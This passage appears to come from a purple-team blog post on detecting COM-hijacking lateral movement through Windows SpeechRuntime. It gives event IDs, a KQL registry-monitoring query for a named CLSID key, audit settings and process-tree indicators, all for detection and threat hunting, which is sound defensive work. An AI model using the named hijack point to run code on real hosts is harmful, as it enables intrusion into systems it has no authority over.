


The following three Windows Event IDs are generated upon execution of the technique:
| Event ID | Activity |
|---|---|
| 4657 | Registry Key Creation |
| 4660 | Registry Key Deletion |
| 4663 | Access Registry Object |
DeviceRegistryEvents
| where RegistryKey has @"\Software\Classes\CLSID\{655D9BF9-3876-43D0-B6E8-C83C1224154C}\InProcServer32"
| project Timestamp,
          DeviceName,
          InitiatingProcessAccountDomain,
          InitiatingProcessAccountName,
          InitiatingProcessFileName,
          InitiatingProcessCommandLine,
          InitiatingProcessParentFileName,
          RegistryKey,
          RegistryValueName,
          RegistryValueData,
          PreviousRegistryValueData
| order by Timestamp desc
Process
The arbitrary code is executed under the context of the SpeechRuntime process that is invoked on the asset. Auditing process creation events significantly increases the log volume. Organizations should assess storage capacity before enabling auditing for Process Creation events on domain controllers.
Computer Configuration > Policies > Windows Settings > Security Settings > Advanced Audit Policy Configuration > Audit Policies > Detailed Tracking > Audit Process Creation

Process creation events are associated with Event ID 4688 and upon execution of the lateral movement technique via SpeechRuntime, two processes will be initiated on the system:
- SpeechRuntime.exe
- WmiPrvSe.exe


| Parent Process | Child Process | Event ID |
|---|---|---|
| svchost | SpeechRuntime.exe | 4688 |
| svchost | WmiPrvSe.exe | 4688 |
The legitimate use cases for the presence of the SpeechRuntime.exe process are rare; therefore, it should be trivial to distinguish an abnormal activity. For example, SpeechRuntime.exe is invoked when the Windows Speech Recognition is enabled, when speech features are used within Edge or Microsoft office applications or within applications that rely on speech services. These cases are not very common in corporate environments, and it should be trivial for defenders to utilize this data source in their threat hunting queries.
Overall, COM Hijacking offers multiple possibilities on Windows environments to perform lateral movement. Cyber Defence teams should incorporate recent techniques in their detection strategy to remain proactive against threats disclosed in the public domain.
 Purple Team
Leave a comment